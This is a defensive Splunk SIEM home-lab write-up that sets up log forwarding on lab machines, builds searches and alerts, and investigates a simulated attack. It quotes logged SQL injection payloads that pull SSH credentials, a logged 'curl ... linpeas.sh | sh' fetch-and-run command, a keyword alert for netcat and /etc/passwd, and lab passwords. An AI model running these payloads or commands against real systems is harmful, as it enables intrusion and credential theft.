Start the Splunk Forwarder service and type in the following commands:

1. sudo ./splunk enable boot-start
2. sudo ./splunk add forward-server 10.0.0.2:9997 -auth admin:changeme
3. sudo ./splunk list forward-server

```
msfadmin@metasploitable:/opt/splunkforwarder/bin$ sudo ./splunk list forward-server
[sudo] password for msfadmin:
Your session is invalid. Please login.
Splunk username: admin
Password:
Active forwards:
    10.0.0.2:9997
Configured but inactive forwards:
    None
```

Splunk forwarder is active through 10.0.0.2:9997

Now is the step to tell Forwarder what logs to monitor and forward to Splunk, edit “inputs.conf” file:

```
sudo nano /opt/splunkforwarder/etc/system/local/inputs.conf
```

```
GNU nano 2.0.7          File: /opt/splunkforwarder/etc/system/local/inputs.conf

[default
host = metasploitable

[monitor:///var/log/auth.log]
disabled = false
sourcetype = linux_secure
index = metasploitable_logs

[monitor:///var/log/syslog]
disabled = false
sourcetype = syslog
index = metasploitable_logs

[monitor:///home/*/.bash_history]
disabled = false
sourcetype = bash_history
index = metasploitable_logs

[monitor:///var/log/bash_command.log]
disabled = false
sourcetype = realtime_bash
index = metasploitable_logs

[monitor///var/log/daemon.log]
sourcetype = daemon
index = metasploitable_logs

[monitor:///var/log/kern.log]
sourcetype = kernel
index = metasploitable_logs

[monitor:///var/log/samba/]
sourcetype = samba
index = metasploitable_logs
```

Screenshot above lists the relevant logs we want to monitor and forward to Splunk.

```
msfadmin@metasploitable:/opt/splunkforwarder/bin$ sudo /opt/splunkforwarder/bin/splunk restart
Stopping splunkd...
Shutting down. Please wait, as this may take a few minutes.
.
Stopping splunk helpers...

Done.
```

The screenshot shows the Splunk Enterprise search interface. At the top, it says "splunk>enterprise" and "Apps ▾". Below that is a navigation bar with "Search" (highlighted in green), "Analytics", "Datasets", "Reports", "Alerts", and "Dashboards". The main title is "New Search". In the search bar, the query "index= host=metasploitable" is entered. Below the search bar, it says "✓ 41 events (6/5/25 1:32:46.000 AM to 6/5/25 1:47:46.000 AM)" and "No Event Sampling ▾". There are tabs for "Events (41)", "Patterns", "Statistics", and "Visualization" (highlighted). Below the tabs are buttons for "Timeline format ▾", "- Zoom Out", "+ Zoom to Selection", and "X Deselect".

The log ingestion process was successful for the Metasploitable Linux machine, as can be viewed in Splunk.

4. Darkhole 2 Linux server

Screenshots below have been taken from the "Darkhole 2" Linux machine.

```
root@darkhole:/tmp# sudo dpkg -i /tmp/splunkforwarder-9.4.3-237ebbd22314-linux-amd64.deb
Selecting previously unselected package splunkforwarder.
(Reading database ... 109392 files and directories currently installed.)
Preparing to unpack .../splunkforwarder-9.4.3-237ebbd22314-linux-amd64.deb ...
```

Install the Splunk Forwarder application on the Metasploitable Linux machine through command line in bash. Then start the Splunk Forwarder service:

```
complete
root@darkhole:/tmp# sudo /opt/splunkforwarder/bin/splunk start --accept-license
```

```
root@darkhole:/opt/splunkforwarder/bin# sudo ./splunk add forward-server 10.0.0.2:9997 -auth thomas:Hardflip123
Warning: Attempting to revert the SPLUNK_HOME ownership
root@darkhole:/opt/splunkforwarder/bin#
```

Add the forwarder server at 10.0.0.2:9997

```
root@darkhole:/opt/splunkforwarder/bin# ./splunk list forward-server
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Active forwards:
  10.0.0.2:9997
```

The forwarder service is active and forwards to the Splunk server.

Add in the following relevant logs for monitoring into Splunk using listed index “darkhole2”:

Sudo nano /opt/splunkforwarder/etc/system/local/inputs.conf

```
GNU nano 4.8      /opt/splunkforwarder/etc/system/local/inputs.conf
[monitor:///var/log/auth.log]
disabled = false
sourcetype = linux_secure
index = darkhole2

[monitor:///var/log/syslog]
disabled = false
sourcetype = syslog
index = darkhole2

[monitor:///home/*.bash_history]
disabled = false
sourcetype = bash_history
index = darkhole2

[monitor:///root/.bash_history]
disabled = false
sourcetype = bash_history
index = darkhole2
```

```
[monitor:///var/log/bash_command.log]
disabled = false
sourcetype = realtime_bash
index = darkhole2

[monitor:///var/log/daemon.log]
sourcetype = daemon
index = darkhole2

[monitor:///var/log/kern.log]
sourcetype = kernel
index = darkhole2

[monitor:///var/log/apache2/access.log]
disabled = false
sourcetype = apache_web
index = darkhole2
```

After configuring the inputs.conf file, restart the Splunk Forwarder service.

```
root@darkhole:/tmp# sudo /opt/splunkforwarder/bin/splunk restart
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Stopping splunkd...
Shutting down. Please wait, as this may take a few minutes.
```

New Search

index=* host=darkhole

✓ 201 events (6/6/25 12:47:33.000 AM to 6/6/25 1:02:33.000 AM)

No Event Sampling ▾

Events (201) Patterns Statistics Visualization


✓ Timeline format ▾

– Zoom Out

+ Zoom to Selection

✗ Deselect

The log ingestion process was successful for the Darkhole2 Linux machine, as can be viewed in Splunk.



All 4 hosts of this lab have added log ingestion for monitoring to the Splunk SIEM platform.

Basic Splunk search queries of logs

As all 4 hosts have been ingested into Splunk SIEM, let's try to show off some basic search queries for looking up potential logs in future objectives.

Select all logs from the last 24 hours.

New Search

	Time	Event
>	6/6/25 10:23:13.000 PM	2025-06-06 22:23:13 ALLOW UDP 2001:4642:27e5:0:3514:3fb5:f8f3:8d3a 2001:4600:4:1ffff host = WINDOWS-KEVIN source = C:\Windows\System32\LogFiles\Firewall\pfirewall.log
>	6/6/25 10:23:13.000 PM	2025-06-06 22:23:13 ALLOW TCP 10.0.0.21 10.0.0.138 49834 60000 0 - 0 0 0 - - SEND host = WINDOWS-KEVIN source = C:\Windows\System32\LogFiles\Firewall\pfirewall.log
>	6/6/25 10:23:11.000 PM	06/06/2025 10:23:11 PM LogName=System EventCode=7040 EventType=4 ComputerName=windows-kevin Show all 15 lines host = WINDOWS-KEVIN source = WinEventLog:System sourcetype = system

"Index=winevents host='WINDOWS-KEVIN'" will list events from the WIN 10 machine only.

The screenshot shows the Splunk interface for analyzing the 'EventCode' field. On the left, under 'SELECTED FIELDS', are 'host', 'source', and 'sourcetype'. Under 'INTERESTING FIELDS', many fields are listed, including 'Account_Domain', 'Account_Name', 'ComputerName', and various date-related fields like 'date_hour', 'date_mday', 'date_minute', 'date_month', 'date_second', 'date_wday', 'date_year', 'date_zone', and 'EventCode'. The 'EventCode' field is highlighted in blue.

	Time	Event
EventCode	6/6/25	2025-06-06 22:25:44
66 Values, 39.108% of events		
Reports		
Average over time	Maximum value over t	
Top values	Top values by time	
Events with this field		
Avg: 3748.640223463687 Min: 1 Max: 51046		
Top 10 Values		Coun
4907	385	
44	295	
4624	176	
5379	171	
4672	159	
16	68	

The “interesting fields” section lists potential search query recommendations to be used.

New Search

```
index=winevents sourcetype="security" "EventCode=4624"
```

✓ 37 events (before 6/6/25 11:28:04.000 PM) No Event Sampling ▾

Events (37) Patterns Statistics Visualization

✓ Timeline format ▾ - Zoom Out + Zoom to Selection × Deselect

The search query “Index=winevents sourcetype=security EventCode=4624” will list events specifically from “system” sourcetype logs.

i	Time	Event
>	6/6/25 10:12:50.000 PM	<pre>06/06/2025 10:12:50 PM LogName=Security EventCode=4624 EventType=0 ComputerName=windows-kevin SourceName=Microsoft Windows security auditing. Type=Information RecordNumber=3639 Keywords=Audit Success TaskCategory=Logon OpCode=Info Message=An account was successfully logged on. Subject: Security ID: S-1-5-18 Account Name: WINDOWS-KEVIN\$ Account Domain: WORKGROUP Logon ID: 0x3E7</pre>

A close look at a random event log for event 4624 (Successful account log in)

New Search

The screenshot shows the Splunk search interface with the following details:

- Search Bar:** index=* host=metasploitable OR host="darkhole" OR host="user-VMware-Virtual-Platform" AND SRC="10.0.0.2"
- Results Summary:** ✓ 8,056 events (before 6/6/25 11:36:18.000 PM) No Event Sampling ▾
- Event Types:** Events (8,056), Patterns, Statistics, Visualization
- Timeline Format Buttons:** ✓ Timeline format ▾, - Zoom Out, + Zoom to Selection, × Deselect
- Event View Headers:** ✓ Format ▾, Show: 20 Per Page ▾, View: List ▾
- Selected Fields:** < Hide Fields, All Fields, SELECTED FIELDS:
a host 1
a source 2
- Event Data:** i | Time | Event
> 6/6/25 2:06:06.000 AM Jun 6 00:06:06 darkhole kernel: [855.720237] NMAP SCAN: I 49 DPT=49163 WINDOW=1024 RES=0x00 SYN URGP=0 host = darkhole | source = /var/log/syslog | sourcetype = syslog

Another example looks at a search that includes all the Linux based machines and logs related to source ip "10.0.0.2"

New Search

The screenshot shows the Splunk search interface with the following details:

- Search Bar:** index=* sourcetype="bash_history" OR sourcetype="realtime_bash" (nc OR netcat)
- Results Summary:** ✓ 2 events (before 6/7/25 7:45:47.000 PM) No Event Sampling ▾
- Event Types:** Events (2), Patterns, Statistics, Visualization
- Timeline Format Buttons:** ✓ Timeline format ▾, - Zoom Out, + Zoom to Selection, × Deselect

Index search to include logs from bash_history of Linux based machines, specifically of commands related to netcat commands. (signs of malicious intent)

New Search

The screenshot shows the Splunk search interface with the following details:

- Search Query:** index=* host=metasploitable sshd
- Event Count:** 9 events (6/6/25 11:31:40.000 PM to 6/6/25 11:46:40.000 PM)
- Sampling:** No Event Sampling
- Selected Fields:**
 - host
 - source
 - sourcetype
- Interesting Fields:**
 - # date_hour
 - # date_mday
 - # date_minute
- Event List:**

	i	Time	Event
>		Jun 6 11:44:46.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
>		Jun 6 11:44:46.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
>		Jun 6 11:41:44.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
>		Jun 6 11:41:44.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
>		Jun 6 11:41:44.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
>		Jun 6 11:41:44.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
>		Jun 6 11:36:18.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
>		Jun 6 11:36:18.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
>		Jun 6 11:36:18.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
>		Jun 6 11:36:17.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
>		Jun 6 11:36:17.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure

Index search to look into SSH usage based logs for sessions openings and closing of sessions for logged in users. This search shows a total of 9 events related to the Linux host "metasploitable".

i	Time	Event
>	Jun 6 11:44:46.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
8	Jun 6 11:44:46.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
7	Jun 6 11:41:44.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
6	Jun 6 11:41:44.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
5	Jun 6 11:41:44.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
4	Jun 6 11:36:18.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
3	Jun 6 11:36:18.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
2	Jun 6 11:36:17.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
1	Jun 6 11:36:17.000 PM	host = metasploitable source = /var/log/auth.log sourcetype = linux_secure

The log events provided from the previous search paints a picture of log event correlation in chronological order from first event to the ninth event. This event sequence shows how 2 login events for SSH failed due to the address already being in use. In the third attempt, user "msfadmin" successfully logged in from IP "10.0.0.2" and closed session shortly after.

Brief Creation of alert rules to identify Indicators of Compromise

Creating alert rules in Splunk is pretty straight forward. Simply type in the search query of a specific event or events and save the search query as a Alert. Name the alert type, give a description and select conditions of when and how the alert should be triggered.

Type in a search query we wish to be a triggered alert, in this case searching for event related to the keyword “nmap” to indicate a network scan. In top right corner, select “save as”

Save as “Alert”:

Edit Alert

Settings

Alert NMAP alert

Description Alert will be triggered when a network scan is performed to identify open ports and services.

Search index=* nmap

Alert type Scheduled Real-time

Expires 24 hour(s) ▾

Trigger Conditions

Trigger alert when Per-Result ▾

Throttle ?

Trigger Actions

+ Add Actions ▾

When triggered

- Add to Triggered Alerts

Severity Low ▾
- Send email

Cancel **Save**

Trigger Actions

+ Add Actions ▾

When triggered

- Send email
- Add to Triggered Alerts

Severity Low ▾

Save the alert with the description given and select event to be added to "Triggered alerts" and to send an email to the Splunk users email account when event gets triggered.

The event has now been saved as a triggered alert as they come in. Simply simulate a nmap scan from any host and observe if event gets triggered and alerted.

Triggered Alerts

Filter		Q	App	Search & Report...	Owner	All owners ▾	Severity	All severity ▾	Alert name	All alerts ▾
<input type="checkbox"/>	Time ▾					Alert name ▾	App ▾	Type ▾	Severity ▾	
<input type="checkbox"/>	2025-06-07 04:15:51	Sentral-Europa (sommertid)				NMAP alert	search	Real-time	Low	
<input type="checkbox"/>	2025-06-07 04:15:42	Sentral-Europa (sommertid)				NMAP alert	search	Real-time	Low	
<input type="checkbox"/>	2025-06-07 04:15:39	Sentral-Europa (sommertid)				NMAP alert	search	Real-time	Low	
<input type="checkbox"/>	2025-06-07 04:15:13	Sentral-Europa (sommertid)				NMAP alert	search	Real-time	Low	

Tested successfully, a nmap scan was alerted in the "Triggered Alerts" section of Splunk. Clicking on "view results" will specify the event:

The screenshot shows the "Triggered Alerts" page in Splunk. At the top, there is a header with various filters: "Filter" (with a search icon), "App", "Search & Report...", "Owner" (set to "All owners"), "Severity" (set to "All severity"), "Alert name" (set to "All alerts"), and "All alerts". Below the header is a table listing five triggered alerts. Each alert row contains a checkbox, the timestamp, the event source, the alert type, the app, the type, and the severity (Low). The table has columns for Alert name, App, Type, and Severity. Below the table is a navigation bar with buttons for "< Prev", "1" (highlighted in blue), "2", "3", "4", and "Next >". Underneath the navigation bar, there is a section titled "Actions" which contains four "View Results" buttons, each corresponding to one of the triggered alerts listed above.

splunk>enterprise Apps ▾

Search Analytics Datasets Reports Alerts Dashboards

New Search

```
index=* nmap
```

✓ 1 event (1/1/70 1:00:00.000 AM to 6/7/25 4:16:42.900 AM) No Event Sampling ▾

Events Patterns Statistics Visualization

Format Show: 20 Per Page ▾ View: List ▾

i	Time	Event
>	Jun 7 02:16:41 4:16:41.000 AM	darkhole kernel: [950.664563] NMAP SCAN: IN=lo OUT= MAC=00:00:00:00:00:00:00:00:00:00:00:08:00 SRC=10.0.0.22 =0 host = darkhole source = /var/log/kern.log sourcetype = kernel

The specific event result showed an event detected as "NMAP SCAN" on host "darkhole" Linux machine coming from the IP 10.0.0.22.

As another example, briefly type in a search query that detects suspicious terminal command usage from any bash_history file of any host that includes usage of netcat, linPEAS or viewing sensitive files:

New Search

```
index=* sourcetype="bash_history" OR sourcetype="realtime_bash" (nc OR netcat OR linpeas OR /bin/sh OR /etc/passwd)
```

✓ 2 events (before 6/7/25 8:01:01.000 PM) No Event Sampling ▾

Events (2) Patterns Statistics Visualization

index= sourcetype="bash_history" OR sourcetype="realtime_bash" (nc OR netcat OR linpeas OR /bin/sh OR /etc/passwd)*

Save As Alert

Settings

Title	Suspicious terminal command usage	
Description	Optional	
Permissions	Private	Shared in App
Alert type	Scheduled	Real-time
Expires	24	hour(s) ▾

Trigger Conditions

Trigger alert when	Per-Result ▾
--------------------	--------------

Throttle ?

Trigger Actions

+ Add Actions ▾

When triggered	▼	Add to Triggered Alerts	Remove
		Severity	High ▾

Save the search query as an Alert and give a title, set trigger conditions and add to triggered alerts.

i	Title ^
>	NMAP alert
>	Possible brute force - Linux
>	Possible brute force - windows
>	Suspicious terminal command usage

Saved 4 different alert types for examples of creating triggered alerts in Splunk.

Post-Incident Investigation of simulated attacks

An attacker has gained access to our local network. The attacker's Kali Linux machine is attempting to identify other devices on local network and find vulnerable machines. The attacker initiates a series of reconnaissance activities aimed at discovering other devices within the same subnet to later compromise, gain initial access and attempt to escalate privileges with the goal of exfiltrating various files using netcat. Your job is to investigate the incident through the Splunk logs.

Attacker at IP address 10.0.0.13 (Kali Linux machine) did ping sweep of local network, ICMP packets was received on all 4 hosts monitored on Splunk within the same timestamp.

New Search

```
index=* 10.0.0.13
```

✓ 0 events (6/18/25 11:00:00.000 PM to 6/25/25 11:42:37.000 PM) No Event Sampling ▾

Events (0) Patterns Statistics Visualization

>	6/8/25 10:10:09.000 PM	Jun 8 20:10:09 darkhole kernel: [8837.944927] ICMP PING: IN=ens33 OUT= MAC=00:0c:29:9e:62:8f:08:00:27:0 YPE=8 CODE=0 ID=10 SEQ=1 host = darkhole source = /var/log/kern.log sourcetype = kernel
>	6/8/25 10:09:58.000 PM	2025-06-08 22:09:58 ALLOW ICMP fe80::7bc6:fda0:2931:c7e0 ff02::16 -- 0 ----- 143 0 - SEND host = WINDOWS-KEVIN source = C:\Windows\System32\LogFiles\Firewall\pfirewall.log sourcetype = firewall
>	6/8/25 10:10:09.000 PM	Jun 8 16:10:09 metasploitable kernel: [8973.614052] ICMP PING: IN=eth0 OUT= MAC=08:00:27:6e:c7:8a:08:0 MP TYPE=8 CODE=0 ID=9 SEQ=1 host = metasploitable source = /var/log/kern.log sourcetype = kernel
>	6/8/25 10:10:09.000 PM	Jun 8 16:10:09 metasploitable kernel: [8973.614052] ICMP PING: IN=eth0 OUT= MAC=08:00:27:6e:c7:8a:08:0 MP TYPE=8 CODE=0 ID=9 SEQ=1 host = metasploitable source = /var/log/syslog sourcetype = syslog
>	6/8/25 10:10:09.067 PM	2025-06-08T22:10:09.067749+02:00 user-VMware-Virtual-Platform kernel: ICMP PING: IN=ens33 OUT= MAC=00:0c: =3862 DF PROTO=ICMP TYPE=8 CODE=0 ID=8 SEQ=1 host = user-VMware-Virtual-Platform source = /var/log/syslog sourcetype = syslog

ICMP packets were received around the same timestamp, indicating it was done as a part of a ping sweep to detect live hosts within the same subnet sequence.

6/8/25 10:21:25.000 PM	10.0.0.13 -- [08/Jun/2025:20:21:25 +0000] "GET /nmaplowercheck1749414086 HTTP/1.1" 404 451 "-" "Mozilla/5.0 host = darkhole source = /var/log/apache2/access.log sourcetype = apache_web
6/8/25 10:21:25.000 PM	10.0.0.13 -- [08/Jun/2025:20:21:25 +0000] "GET / HTTP/1.0" 200 1099 "-" " host = darkhole source = /var/log/apache2/access.log sourcetype = apache_web
6/8/25 10:21:19.000 PM	Jun 8 20:21:19 darkhole sshd[135185]: error: kex_exchange_identification: Connection closed by remote host host = darkhole source = /var/log/auth.log sourcetype = linux_secure

Next sequence of logs from the same IP address (10.0.0.13) include an attempted SSH connection, followed by some GET request to the Darkhole web service.

```

6/8/25      10.0.0.13 -- [08/Jun/2025:20:26:36 +0000] "GET /webcgi/ HTTP/1.1" 404 0 "-" "Mozilla/5.0 (compatible; Nmap
10:26:36.000 PM host = darkhole | source = /var/log/apache2/access.log | sourcetype = apache_web

6/8/25      10.0.0.13 -- [08/Jun/2025:20:26:36 +0000] "GET /webcart-lite/ HTTP/1.1" 404 0 "-" "Mozilla/5.0 (compatible;
10:26:36.000 PM host = darkhole | source = /var/log/apache2/access.log | sourcetype = apache_web

6/8/25      10.0.0.13 -- [08/Jun/2025:20:26:36 +0000] "GET /webcart/ HTTP/1.1" 404 0 "-" "Mozilla/5.0 (compatible; Nmap
10:26:36.000 PM host = darkhole | source = /var/log/apache2/access.log | sourcetype = apache_web
"GET /webcart/ HTTP/1.1" 404 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)

```

Several GET request was made to identify possible web service directories through enumeration. The requests are labelled with “compatible: Nmap”, indicating that the enumeration is part of a NMAP scan.

The labelled requests are noted as “404” web codes, meaning the directory do not exist on the application.

Identify HTTP GET requests by narrowing search down to HTTP 200 codes, meaning the directory does exist on the application and successfully responded to the request. By viewing the logs related to the HTTP service, we can take a closer look at their activities.

New Search

index=* HTTP 200

✓ 28 events (6/8/25 10:17:34.000 PM to 6/8/25 10:32:34.000 PM)

Events (28)	Patterns	Statistics	Visualization
✗ Timeline format ▾	– Zoom Out	+ Zoom to Selection	

```

6/8/25      10.0.0.13 -- [08/Jun/2025:20:26:36 +0000] "GET /style/ HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap
10:26:36.000 PM host = darkhole | source = /var/log/apache2/access.log | sourcetype = apache_web

6/8/25      10.0.0.13 -- [08/Jun/2025:20:26:36 +0000] "GET /js/ HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scr
10:26:36.000 PM host = darkhole | source = /var/log/apache2/access.log | sourcetype = apache_web

6/8/25      10.0.0.13 -- [08/Jun/2025:20:26:35 +0000] "GET /config/ HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap
10:26:35.000 PM host = darkhole | source = /var/log/apache2/access.log | sourcetype = apache_web

```

28 events related to “HTTP 200” code directories were found on the application, meaning that the nmap scan was successful in enumerating directories.

6/8/25 11:19:09.000 PM	10.0.0.13 - - [08/Jun/2025:21:19:09 +0000] "GET /.git/refs/heads/ HTTP/1.1" 200 host = darkhole source = /var/log/apache2/access.log sourcetype = apache_web
6/8/25 11:19:09.000 PM	10.0.0.13 - - [08/Jun/2025:21:19:09 +0000] "GET /.git/refs/ HTTP/1.1" 200 1303 host = darkhole source = /var/log/apache2/access.log sourcetype = apache_web
6/8/25 11:19:09.000 PM	10.0.0.13 - - [08/Jun/2025:21:19:09 +0000] "GET /.git/logs/ HTTP/1.1" 200 1300 host = darkhole source = /var/log/apache2/access.log sourcetype = apache_web
6/8/25 11:19:08.000 PM	10.0.0.13 - - [08/Jun/2025:21:19:08 +0000] "GET /.git/index HTTP/1.1" 200 1509 host = darkhole source = /var/log/apache2/access.log sourcetype = apache_web

The attacker has identified the common /.git/ directory at web code 200, meaning the /.git directory is publicly accessible on the application, possibly disclosing sensitive login credentials

6/8/25 11:25:54.000 PM	10.0.0.13 - - [08/Jun/2025:21:25:54 +0000] "GET /dashboard.php?id=1 HTTP/1.1" 200 host = darkhole source = /var/log/apache2/access.log sourcetype = apache_web
6/8/25 11:25:54.000 PM	10.0.0.13 - - [08/Jun/2025:21:25:54 +0000] "POST /login.php HTTP/1.1" 302 346 "http://10.0.0.13:8080/.git/index" host = darkhole source = /var/log/apache2/access.log sourcetype = apache_web

Minutes after accessing the /.git directory, the attacker reached the /login directory and somehow managed to log in to a user and reach /dashboard. This means that the /.git folder likely leaked login credentials.

6/8/25 11:33:50.000 PM	10.0.0.13 - - [08/Jun/2025:21:33:50 +0000] "GET /dashboard.php?id=1%3BSELECT%20PG_SLEEP%285%29-- HTTP/1.1" 200 1843 0.0 Safari/537.36" host = darkhole source = /var/log/apache2/access.log sourcetype = apache_web
6/8/25 11:33:50.000 PM	10.0.0.13 - - [08/Jun/2025:21:33:50 +0000] "GET /dashboard.php?id=1%29%3BSELECT%20PG_SLEEP%285%29-- HTTP/1.1" 200 1843 6.0.0.0 Safari/537.36" host = darkhole source = /var/log/apache2/access.log sourcetype = apache_web
6/8/25 11:33:50.000 PM	10.0.0.13 - - [08/Jun/2025:21:33:50 +0000] "GET /dashboard.php?id=%28SELECT%20CONCAT%28CONCAT%28%27qqvkq%27%2C%28CASE%29%29 HTTP/1.1" 500 295 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" host = darkhole source = /var/log/apache2/access.log sourcetype = apache_web
6/8/25 11:33:50.000 PM	10.0.0.13 - - [08/Jun/2025:21:33:50 +0000] "GET /dashboard.php?id=1%27%20AND%201433%3D%28SELECT%20UPPER%28XMLType%27%20HR%28107%29%7C%7CCHR%28113%29%7C%28SELECT%20%28CASE%20WHEN%20%281433%3D1433%29%20THEN%201%20ELSE%200%20END%29%207CCHR%28113%29%7C%7CCHR%2862%29%29%20FROM%20DUAL%29%20AND%20%27ZGHO%27%3D%27ZGHO HTTP/1.1" 500 295 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" host = darkhole source = /var/log/apache2/access.log sourcetype = apache_web

Once dashboard was reached at '/dashboard.php?id=1', it looks like the attacker performed an

Splunk SIEM: Home lab project

By Thomas Lium

automated SQL injection payloads attack on the ?id=1 parameter. This is a common potential endpoint for SQL injections. Note that the requests are made at the same timestamp...

```
[0] "GET /dashboard.php?id=1%29%3BSELECT%20PG_SLEEP%285%29-- HTTP/1.1" 200 1  
/access.log sourcetype = apache_web
```

The highlighted payload is a basic SQL injection payload to test how the application responds.

New Search

index=* [(SELECT OR WAIT OR ORDER OR UNION OR NULL OR CONCAT)]

✓ **69 events** (6/8/25 11:25:45.000 PM to 6/8/25 11:40:45.000 PM) No Event Sampling ▾

Events (69) Patterns Statistics Visualization

Timeline format ▾ – Zoom Out + Zoom to Selection × Deselect

Jun 8, 2025 11:25 PM

Narrow down the search by selecting keywords that are common in SQL injection payloads

69 total events relating to injection payload keywords were found around the same or closely related timestamps, confirming that this was an automated attack.

Shortly after the last SQL injection payload request was received, a SSH connection was accepted and opened from the IP "10.0.0.13" (Attacker's Kali Linux machine)

Let's take a closer look at what the last payload does and requests from the database. We will use Grok AI chatbot to recognize encoded payload and give a description of what the payload requests.

Splunk SIEM: Home lab project

By Thomas Lium

```
GET /dashboard.php?id=
8079%27%20UNION%20ALL%20SELECT%20NULL%2C CONCAT%280x7171766b71%2C JSON_ARRAYAGG%28CONCA
T_WS%280x6879636f7278%2C IFNULL%28CAST%28%60user%60%20AS%20NCHAR%29%2C0x20%29%2C IFNULL
%28CAST%28id%20AS%20NCHAR%29%2C0x20%29%2C IFNULL%28CAST%28pass%20AS%20NCHAR%29%2C0x20%
29%29%29%2C0x716b767871%29%2C NULL%2C NULL%2C NULL%20FROM%20darkhole_2.ssh--%20-
HTTP/1.1" 200
```

The screenshot shows a Grok AI interface. At the top, there is a code block containing a URL-encoded SQL injection payload:

```
-8079%27%20UNION%20ALL%20SELECT%20NULL%2C CONCAT%280x7171766b71%2C JSON_ARRAYAGG%28CONCA
T_WS%280x6879636f7278%2C IFNULL%28CAST%28%60user%60%20AS%20NCHAR%29%2C0x20%29%2C IFNULL
%28CAST%28id%20AS%20NCHAR%29%2C0x20%29%2C IFNULL%28CAST%28pass%20AS%20NCHAR%29%2C0x20%
29%29%29%2C0x716b767871%29%2C NULL%2C NULL%2C NULL%20FROM%20darkhole_2.ssh
```

Below the code, a text box provides an explanation of the payload's function:

This URL-encoded SQL injection payload uses a `UNION ALL SELECT` statement to extract data from the `ssh` table in the `darkhole_2` database. It concatenates `user`, `id`, and `pass` columns into a JSON array, framed by `qqkq` and `qkvq` delimiters, returning the result if the target is vulnerable.

At the bottom, there are standard browser navigation icons (refresh, back, forward, search) and a timestamp: 996ms. The footer says "Grok AI".

When asking Grok AI to decode and explain function of payload, it says it requests database data from the “ssh” table inside the “darkhole_2” database. The table included columns for username, id and password of SSH credentials. SSH credentials were leaked and used to open a SSH connection.

i	Time	Event
>	6/8/25 11:56:47.000 PM	Jun 8 21:56:47 darkhole sshd[137278]: Accepted password for jihad from 10.0.0.13 host = darkhole source = /var/log/auth.log sourcetype = linux_secure

An SSH connection was successfully logged in using the correct credentials for user "jihad".

Check the bash history of jihad to see what was done.

New Search

```
index=* host=darkhole sourcetype=bash_history
```

✓ 4 events (6/9/25 12:50:26.000 AM to 6/9/25 1:05:26.000 AM)

Events (4) Patterns Statistics Visualization

'index=* host=darkhole sourcetype=bash_history' will list bash history of all connections opened and closed. Look for the history of the accepted SSH connection for user "jehad"

```
6/9/25      id
12:53:09.000 AM  uname
                nc
                curl
                # From public github
                curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
                pwd
                exit
                Collapse
host = darkhole | source = /home/jehad/.bash_history | sourcetype = bash_history
```

Once the attacker logged into "jehad" through SSH, they immediately attempt to find information to do privilege escalation further up the latter.

